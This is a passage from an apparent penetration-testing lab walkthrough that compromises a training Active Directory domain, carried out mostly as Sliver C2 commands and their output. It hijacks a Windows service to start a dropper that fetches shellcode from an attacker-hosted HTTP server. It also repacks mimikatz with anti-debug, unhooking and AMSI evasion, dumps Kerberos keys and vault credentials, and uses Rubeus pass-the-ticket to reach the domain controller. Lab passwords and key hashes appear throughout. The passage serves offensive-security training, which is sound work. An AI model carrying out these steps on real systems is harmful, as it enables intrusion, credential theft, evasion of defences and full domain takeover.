        RESET_PERIOD (in seconds)          : 900
        REBOOT_MESSAGE                     :
        COMMAND_LINE                       :
        FAILURE_ACTIONS                    : RESTART -- Delay = 120000 millisecon
ds
        FAILURE_ACTIONS                    : RESTART -- Delay = 300000 millisecon
ds
        FAILURE_ACTIONS                    : NONE -- Delay = 0 milliseconds
The service has not registered for any start or stop triggers.
```

Let's target the wmiApSrv service to modify the binary executed to our NtDropper. Upload the NtDropper binary as follows (Modifiable service binary permissions).

NOTE: Stop the wmiApSrv *service before trying execution using scshell.*

```
[server] sliver (dcorp-ci_tcp) > remote-sc-stop -t 40 dcorp-mgmt wmiApSrv

[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:    dcorp-mgmt
  servicename: wmiApSrv
SUCCESS.

[server] sliver (dcorp-ci_tcp) > upload -t 180
'/mnt/c/ad/tools/sliver/Implants/BinLoader.exe' '\\dcorp-
mgmt\c$\Windows\Temp\BinLoader.exe'

[*] Wrote file to \\dcorp-mgmt\c$\Windows\Temp\BinLoader.exe
```

We can use the scshell BOF as before for lateral movement.

```
[server] sliver (dcorp-ci_tcp) > scshell -t 80 dcorp-mgmt wmiApSrv
'C:\Windows\System32\cmd.exe /c start /b C:\Windows\temp\BinLoader.exe
172.16.100.61 8080 dcorp-mgmt_tcp.bin'

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to dcorp-mgmt
Using current process context for authentication. (Pass the hash)
[snip]

[*] Session 945ae759 dcorp-mgmt_tcp - 172.16.100.X:49752->dcorp-mgmt_tcp->dco
rp-ci_tcp-> (dcorp-mgmt) - windows/amd64 - Thu, 11 Jan 2024 05:28:27 PST
```

We can now perform credential dumping techniques to retrieve dcorp\ciadmin and other credentials. Let's leverage PEzor to convert mimikatz.exe into donut shellcode with appropriate mimikatz arguments for Credential Dumping (**"sekurlsa::ekeys")** repackaged into a .NET x86-x64 executable compatible with Slivers execute-assembly and a few evasive techniques incorporated such as **-sgn , -unhook, -antidebug** and **-fluctuate=NA**.

Before we run PEzor we need to resolve dependencies with the following commands:

export PATH="$PATH:/mnt/c/ad/tools/sliver/PEZOR/deps/wclang/_prefix_PEzor_/bin/"
export PATH="$PATH:/mnt/c/ad/tools/sliver/PEZOR/deps/donut/"

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor$sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@dcorp-studentX:export
PATH="$PATH:/mnt/c/ad/tools/sliver/PEZOR/deps/wclang/_prefix_PEzor_/bin/"

root@dcorp-studentX:export
PATH="$PATH:/mnt/c/ad/tools/sliver/PEZOR/deps/donut/"
```

Spawn a new Ubuntu WSL prompt and execute PEzor.sh to convert mimikatz.exe into a repackaged .NET x86-x64 executable:

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!
root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"privilege::debug"
"token::elevate" "sekurlsa::ekeys" "exit"'

 __________________
< PEzor!! v3.3.0 >
 ------------------
      \                     / \  //\
       \    |\___/|       /   \//  \\
            /0  0  \__  /    //  | \ \
           /     / \/_/    //   | \ \
           @_^_@'/   \/_   //    |   \   \
           //_^_/     \/_ //     |    \    \
         ( //) |         \///      |     \\
       ( / /) _|_ /   ) //        |      \     _\
     ( // /) '/,_ _ _/  ( ; -.    |    _ _\.-~        .-~~~^-.
   (( / / )) ,-{        _      `-.|.-~-.           .~         `.
  (( // / ))  '/\      /             ~-. _ .-~             .-~^-.  \
  (( /// ))       `.   {            }                   /      \  \
   (( / ))     .----~-.\        \-'                 .~         \  `. \^-.
              ///.----..>        \             _ -~             `.  ^-`  ^-_
                ///-._ _ _ _ _ _}^ - - - - ~                     ~-- ,.-~
                                                                  /.-~
-------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut
```

```
  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "privilege::debug" "token::elevate" "sekurlsa::ekeys" "ex
it"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.TIlIVd9TSn/shellcode.bin.donut"
  [ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

PEzor:
    -z 2:             donut args --> Pack/Compress the input file. 1=None, 2=
aPLib
    -sgn:             Encode the generated shellcode with sgn
    -unhook:          User-land hooks removal

    -antidebug:       Add anti-debug checks


    -fluctutate=NA:   fluctuate to NOACCESS when sleeping
    -format=dotnet:   Outputs result in dotnet format
    -p:               paramerters

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-eke
ys.exe.packed.dotnet.exe
```

NOTE: We rename the generated file for ease of reusability in later objectives.

Dump logonpasswords/ekeys using mimikatz.exe.packed.dotnet.exe on the new dcorp-mgmt Sliver session.

```
[server] sliver (dcorp-ci_tcp) > sessions -i 945ae759
[*] Active session dcorp-mgmt_tcp (945ae759)

[server] sliver (dcorp-mgmt_tcp) > ps

Pid    Ppid   Owner    Arch     Executable          Session
====== ====== ============================== ======== ================== ====
[......snip..... ]
1204   596    dcorp\svcadmin                 x86_64   sqlservr.exe       0
2476   388    dcorp\mgmtadmin                 x86 64   taskhostw.exe      2
```

```
[server] sliver (dcorp-mgmt_tcp) > migrate -p 2128 -t 200

 ⣿  Migrating into 2128 ...
[*] Successfully migrated to 2128

[server] sliver (dcorp-mgmt_tcp) >
[*] Session cc71799c dcorp-mgmt_tcp - 172.16.100.61:49719->dcorp-std_https-
>dcorp-ci_tcp-> (dcorp-mgmt) - windows/amd64 - Tue, 25 Feb 2025 01:48:03 PST

[server] sliver (dcorp-mgmt_tcp) >use cc71799c
[*] Active session dcorp-mgmt_tcp (cc71799c-2a46-4b3d-84af-479514231f1a)
```

```
[server] sliver (dcorp-mgmt_tcp) > execute-assembly -p 'C:\Program
Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe' -t 180
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe.packed.dotnet.exe
[*] Output:


  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com    ***/

[snip]
mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 159488 (00000000:00026f00)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 1/15/2024 5:58:54 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           des_cbc_md4       6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca
2835067719dc7011
           des_cbc_md4       b38ff50264b74508085d82c69794a4d8
           des_cbc_md4       b38ff50264b74508085d82c69794a4d8
```

```
des_cbc_md4       b38ff50264b74508085d82c69794a4d8
des_cbc_md4       b38ff50264b74508085d82c69794a4d8
des_cbc_md4  b38ff50264b74508085d82c69794a4d8
```

We can also look for credentials from the credentials vault. Interesting credentials like those used for scheduled tasks are stored in the credential vault. Use the mimikatz command: **"vault::cred /patch".**

Use PEzor back in the root Ubuntu terminal to convert mimikatz with the following arguments again.

```
root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"privilege::debug"
"token::elevate" "vault::cred /patch" "exit"'
 ___________________

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "privilege::debug" "token::elevate" "vault::cred /patch"
"exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.Z8CAXqRjUk/shellcode.cs"
  [ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-vau
ltcred.exe.packed.dotnet.exe
```

Execute the mimikatz-vaultcred.exe.packed.dotnet.exe binary in the dcorp-mgmt Sliver session as before.

```
[server] sliver (dcorp-mgmt_tcp) > execute-assembly -p 'C:\Program
Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe' -t
180 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-vaultcred.exe.packed.dotnet.exe
[*] Output:


  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK
```

```
mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

588     {0;000003e7} 1 D 16588          NT AUTHORITY\SYSTEM     S-1-5-18
   (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00026f00} 0 D 655341      dcorp\svcadmin S-1-5-21-7198
15819-3726368948-3917688648-1118    (16g,25p)       Primary
 * Thread Token  : {0;000003e7} 1 D 674982      NT AUTHORITY\SYSTEM     S-1-5
-18        (04g,21p)       Impersonation (Delegation)

mimikatz(commandline) # vault::cred /patch

mimikatz(commandline) # exit
Bye!
```

We can now impersonate the domain admin credentials to move laterally using the Rubeus **asktgt** module. We use the **/ptt** option to import the ticket into the current session. Switch back to the dcorp-stdX session and perform the import.

*NOTE: We can perform this in a sacrifical logon using the **make-token** process but for the case of simplicity we perform most ticket imports in our original **session** LUID.*

```
[server] sliver (dcorp-mgmt_tcp) > sessions -i 49cfa06f
[*] Active session dcorp-std_https (49cfa06f)

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'

[*] Output:


   ______        _
  (_____ \      | |
   _____) )_   _| |_____________   _  ____
  |  __  /| | | |  _ \|_____| | | |/___)
  | |  \ \| |_| | |_) )_____| |_| |____|
  |_|   |_|____/|____/|_____)____/(_/

  v2.2.1

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : CMXYK90V
```

```
[*] Domain          : WKIESTM5
[*] Password        : HAB7FAYP
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
 LOGON_TYPE = 9
[+] ProcessID       : 2520
[+] LUID            : 0xaab77

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[!] Pre-Authentication required!
[!]     AES256 Salt: DOLLARCORP.MONEYCORP.LOCALsvcadmin
[*] Using aes256_cts_hmac_sha1 hash: 6366243a657a4ea04e406f1abc27f1ada358ccd0
138ec5ca2835067719dc7011
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\svcadmin'
[*] Target LUID : 699255
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGAjCCBf6gAwIBB[snip]

[*] Target LUID: 0xaab77
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/DOLLARCORP.MONEYCORP.LOCAL
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  svcadmin
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  1/15/2024 6:30:41 AM
  EndTime                  :  1/15/2024 4:30:41 PM
  RenewTill                :  1/22/2024 6:30:41 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              : fbhvuQhtRTYbD483RPrHQxsjm6hPnOhjtdU2YbhrfLk=
  ASREP (key)              :  6366243A657A4EA04E406F1ABC27F1ADA358CCD0138EC5C
A2835067719DC7011

[server] sliver (dcorp-std_https) > ls '\\dcorp-dc\c$'

\\dcorp-dc\c$\ (15 items, 1.3 GiB)
==================================
drwxrwxrwx  $Recycle.Bin                                    <dir>     Thu Dec 1
4 04:15:02 -0800 2023
drwxrwxrwx  $WinREAgent                                     <dir>     Tue Jan 0
9 11:13:39 -0800 2024

[...........snip..........]
```

Analyze / purge imported tickets using the **klist / purge** options in Rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe purge

[*] Output:

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Escalate privileges to Domain Admin: via derivative admin

Using scshell, PEzor & Rubeus

Now moving on to the next task, we need to escalate to domain admin using derivative local admin (dcorp-adminsrv).

From before it is noted that dcorp\studentX has admin privileges over dcorp-adminsrv, switch back to the dcorp-stdX session and move laterally to dcorp-adminsrv as **shown previously** in Objective 5.

```
[*] Session 8f564dcc dcorp-adminsrv_tcp - 172.16.100.X:50152->dcorp-std_https
-> (dcorp-adminsrv) - windows/amd64 - Tue, 16 Jan 2024 06:26:26 PST

server] sliver (dcorp-std_https) > sessions -i 8f564dcc
[*] Active session dcorp-adminsrv_tcp (8f564dcc)
```

Enumerating privileges we find that we have SYSTEM privileges.

```
[server] sliver (dcorp-adminsrv_tcp) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

We can now use the previously PEzor generated mimikatz-ekeys.exe.packed.dotnet.exe binary to dump AES logonpasswords on the target. But first, we' ll migrate to an ideal process:

```
[server] sliver (dcorp-mgmt_tcp) > ps -e taskhostw.exe

 Pid    Ppid   Owner                        Arch     Executable
Session
====== ====== ========================== ======== ===============
=========
 2444   1056   DCORP-MGMT\Administrator   x86_64   taskhostw.exe   1
 3828   1056   dcorp\mgmtadmin            x86_64   taskhostw.exe   3


⚠  Security Product(s): Windows Defender, Windows Defender, Windows
Defender
[server] sliver (dcorp-mgmt_tcp) > migrate -p 2444 -t 200

[*] Successfully migrated to 2444

[*] Session 0e266305 dcorp-mgmt_tcp - 172.16.100.61:49719->dcorp-
std_https->dcorp-ci_tcp-> (dcorp-mgmt) - windows/amd64 - Tue, 25 Feb
2025 02:41:18 PST

[server] sliver (dcorp-mgmt_tcp) >use 0e266305


[server] sliver (dcorp-mgmt_tcp) > execute-assembly -P 2444 -p
taskhostw.exe -t 180
/mnt/c/AD/Tools/Sliver/sliver3/sliver/Implants/mimikatz-
ekeys.exe.packed.dotnet.exe
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :

SID name  : NT AUTHORITY\SYSTEM
540     {0;000003e7} 1 D 17297          NT AUTHORITY\SYSTEM     S-1-5-18
   (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0000fa32} 0 D 398166      dcorp\appadmin S-1-5-21-1874
506631-3219952063-538504511-1117    (13g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 411322      NT AUTHORITY\SYSTEM     S-1-5
-18        (04g,21p)       Impersonation (Delegation)

mimikatz(commandline) # sekurlsa::ekeys
Authentication Id : 0 ; 225972 (00000000:000372b4)
Session : RemoteInteractive from 2

Authentication Id : 0 ; 225972 (00000000:000372b4)
Session : RemoteInteractive from 2
User Name : srvadmin
Domain : dcorp
Logon Server : DCORP-DC
Logon Time : 3/3/2023 2:42:41 AM
SID : S-1-5-21-719815819-3726368948-3917688648-1115

* Username : srvadmin
* Domain : DOLLARCORP.MONEYCORP.LOCAL
* Password : (null)
* Key List :
    aes256_hmac 145019659e1da3fb150ed94d510eb770276cfbd0cbd834a4ac331f2effe1d
bb4
    rc4_hmac_nt a98e18228819e8eec3dfa33cb68b0728
    rc4_hmac_old a98e18228819e8eec3dfa33cb68b0728
    rc4_md4 a98e18228819e8eec3dfa33cb68b0728
    rc4_hmac_nt_exp a98e18228819e8eec3dfa33cb68b0728
    rc4_hmac_old_exp a98e18228819e8eec3dfa33cb68b0728
[snip]
```

Switch back to the dcorp-stdX session and use Rubeus now to get a TGT with the AES hash of dcorp\srvadmin.

```
[server] sliver (dcorp-adminsrv_tcp) > sessions -i 49cfa06f
[*] Active session dcorp-std_https (49cfa06f)

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:srvadmin
/aes256:145019659e1da3fb150ed94d510eb770276cfbd0cbd834a4ac331f2effe1dbb4
/opsec /show /ptt'

[*] rubeus output:

[*] Action: Ask TGT

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[!] Pre-Authentication required!
[!]     AES256 Salt: DOLLARCORP.MONEYCORP.LOCALsrvadmin
[*] Using aes256_cts_hmac_sha1 hash: 145019659e1da3fb150ed94d510eb770276cfbd0
cbd834a4ac331f2effe1dbb4
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\srvadmin'
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIF+AyNDAxMj[snip]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/DOLLARCORP.MONEYCORP.LOCAL
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  srvadmin
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  1/16/2024 1:34:44 AM
  EndTime                  :  1/16/2024 11:34:44 AM
  RenewTill                :  1/23/2024 1:34:44 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              : DgapjlJWNDAC2EsEE3okPT4S0ITKnCTtu+kP/zApFws=
  ASREP (key)              :  145019659E1DA3FB150ED94D510EB770276CFBD0CBD834A
4AC331F2EFFE1DBB4
```

Find Local Admin Access using **LACheck** as **dcorp\srvadmin**

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/LACheck.exe' 'winrm /ldap:servers-exclude-dc
/threads:10 /domain:dollarcorp.moneycorp.local'

[*] Output:
```

```
[+] Parsed Aguments:
        rpc:  False
        smb:  False
        winrm: True
        /bloodhound: False
        /dc:
        /domain: dollarcorp.moneycorp.local
        /edr: False
        /logons: False
        /registry: False
        /services: False
        /ldap: servers-exclude-dc
        /ou:
        /socket:
        /targets:
        /threads: 10
        /user: studentX@dollarcorp.moneycorp.local
        /verbose: False
[+] Performing LDAP query against dollarcorp.moneycorp.local for all enabled
servers excluding Domain Controllers or read-only DCs...
[+] This may take some time depending on the size of the environment
[+] LDAP Search Results: 8
Status: (0.00%) 0 computers finished (+0) -- Using 24 MB RAM
[WinRM] Admin Success: DCORP-ADMINSRV.DOLLARCORP.MONEYCORP.LOCAL as studentX@
dollarcorp.moneycorp.local
[WinRM] Admin Success: DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL as studentX@doll
arcorp.moneycorp.local
[+] Finished enumerating hosts
```

Since we have local admin access to dcorp-mgmt as dcorp\srvadmin we can go moving laterally onto dcorp-mgmt, extracting credentials for dcorp\svcadmin as shown in the last section and gaining domain admin privileges.

Purge the ticket using rubeus once done.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe purge

[*] rubeus output:

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Learning Objective 8

- Extract secrets from the domain controller of dollarcorp.
- Using the secrets of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Extract secrets from the domain controller of dollarcorp

Using PEzor, Rubeus and Remote-sc-*

In the dcorp-stdX session let us use the found credentials for dcorp\svcadmin to move laterally onto dcorp-dc.

We can impersonate the domain admin credentials using the Rubeus **asktgt** module as in the previous objective.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'

[*] Output:


   ______        _
  (_____ \      | |
   _____) )_   _| |_____________   _  _____
  |  __  /| | | |  _ \|______| | | |/___)
  | |  \ \| |_| | |_) )______| |_| |_____|
  |_|   |_|_____/|____/|______)_____/(_/

  v2.2.1

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : CMXYK90V
[*] Domain          : WKIESTM5
[*] Password        : HAB7FAYP
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
 LOGON_TYPE = 9
[+] ProcessID       : 2520
[+] LUID            : 0xaab77

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[!] Pre-Authentication required!
[!]     AES256 Salt: DOLLARCORP.MONEYCORP.LOCALsvcadmin
```

```
[*] Using aes256_cts_hmac_sha1 hash: 6366243a657a4ea04e406f1abc27f1ada358ccd0
138ec5ca2835067719dc7011
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\svcadmin'
[*] Target LUID : 699255
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGAjCCBf6gAwIBB[snip]

[*] Target LUID: 0xaab77
[+] Ticket successfully imported!

  ServiceName               :  krbtgt/DOLLARCORP.MONEYCORP.LOCAL
  ServiceRealm              :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                  :  svcadmin
  UserRealm                 :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                 :  1/15/2024 6:30:41 AM
  EndTime                   :  1/15/2024 4:30:41 PM
  RenewTill                 :  1/22/2024 6:30:41 AM
  Flags                     :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                   :  aes256_cts_hmac_sha1
  Base64(key)               : fbhvuQhtRTYbD483RPrHQxsjm6hPnOhjtdU2YbhrfLk=
  ASREP (key)               :  6366243A657A4EA04E406F1ABC27F1ADA358CCD0138EC5C
A2835067719DC7011

[server] sliver (dcorp-std_https) > ls '\\dcorp-dc\c$'

\\dcorp-dc\c$\ (15 items, 1.3 GiB)
==================================
drwxrwxrwx  $Recycle.Bin                                    <dir>     Thu Dec 1
4 04:15:02 -0800 2023
drwxrwxrwx  $WinREAgent                                     <dir>     Tue Jan 0
9 11:13:39 -0800 2024

[...........snip...........]
```

We can now use scshell to move laterally. Before doing so we enumerate services remotely to target. Enumerate remote services using the **sa-sc-enum** command (BOF).

```
[server] sliver (dcorp-ci_tcp) > sa-sc-enum dcorp-dc

[*] Successfully executed sa-sc-enum (coff-loader)
[*] Got output:

[.............snip.............]

SERVICE_NAME: wmiApSrv
```

```
DISPLAY_NAME: WMI Performance Adapter
        TYPE                              : 16 WIN32_OWN
        STATE                             : 1 STOPPED
        WIN32_EXIT_CODE                   : 0
        SERVICE_EXIT_CODE                 : 0
        CHECKPOINT                        : 0
        WAIT_HINT                         : 0
        PID                               : 0
        FLAGS                             : 0
        TYPE                              : 10 WIN32_OWN
        START_TYPE                        : 3 DEMAND_START
        ERROR_CONTROL                     : 1 NORMAL
        BINARY_PATH_NAME                  : C:\Windows\system32\wbem\WmiApSrv.ex
e
        LOAD_ORDER_GROUP                  :
        TAG                               : 0
        DISPLAY_NAME                      : WMI Performance Adapter
        DEPENDENCIES                      :
        SERVICE_START_NAME                : localSystem
        RESET_PERIOD (in seconds)         : 900
        REBOOT_MESSAGE                    :
        COMMAND_LINE                      :
        FAILURE_ACTIONS                   : RESTART -- Delay = 120000 millisecon
ds
        FAILURE_ACTIONS                   : RESTART -- Delay = 300000 millisecon
ds
        FAILURE_ACTIONS                   : NONE -- Delay = 0 milliseconds
The service has not registered for any start or stop triggers.
```

Querying the service using the sa-sc-sq BOF we find that the wmiApSrv service runs as SYSTEM, hence this is a good target service for credential dumping.

Begin by setting up / reusing the pivot listener on dcorp-stdX - port 8080 and generate an appropriate tcp pivot implant.

```
[server] sliver (dcorp-std_https) > pivots tcp --lport 8083
[*] Started tcp pivot listener :8083 with id 1

[server] sliver (dcorp-std_https) > generate --tcp-pivot 172.16.100.X:8083 -f
 shellcode -e --name dcorp-dc_tcp -s Implants/dcorp-dc_tcp.bin
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m6s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/dcorp-dc_tcp.bin
```

Upload the NtDropper to the dcorp-dc temp folder.

```
[server] sliver (dcorp-std_https) > upload -t 180 '/mnt/c/ad/tools/sliver/
/Implants/BinLoader.exe' '\\dcorp-dc\c$\Windows\Temp\BinLoader.exe'
[*] Wrote file to \\dcorp-dc\c$\Windows\Temp\BinLoader.exe
```

Host the generated shellcode using WSL or HFS.

```
wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/Implants$ python3 -m http.
server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Now use scshell to gain a SYSTEM tcp pivot session on dcorp-dc.

NOTE: Attempt execution multiple times if it fails on the first attempt.(sometimes it can take a few miunutes for the session to arrive)

```
[server] sliver (dcorp-std_https) > scshell -t 180 dcorp-dc wmiApSrv
'C:\Windows\System32\cmd.exe /c start /b C:\Windows\temp\BinLoader.exe
172.16.100.X 8080 dcorp-dc_tcp.bin'

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to dcorp-dc
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x0000000000126c10
Opening wmiApSrv
SC_HANDLE Service 0x0000000000126eb0
LPQUERY_SERVICE_CONFIGA need 0x0000013a bytes
Original service binary path "C:\Windows\system32\wbem\WmiApSrv.exe"
Service path was changed to " C:\Windows\System32\cmd.exe /c start /b
C:\Windows\temp\BinLoader.exe 172.16.100.X 8080 dcorp-dc_tcp.bin "
Service was started
Service path was restored to "C:\Windows\system32\wbem\WmiApSrv.exe"

[*] Session 56b853d7 dcorp-dc_tcp - 172.16.100.X:50024->dcorp-std_https-> (dc
orp-dc) - windows/amd64 - Wed, 17 Jan 2024 04:16:07 PST

[server] sliver (dcorp-std_https) > sessions -i 56b853d7
[*] Active session dcorp-dc_tcp (56b853d7)
```

Access the dcorp-dc session spawned and use the previously generated PEzor repackaged C# Mimikatz binary to dump **logonpasswords**.

```
[server] sliver (dcorp-dc_tcp) > ps -e explorer.exe

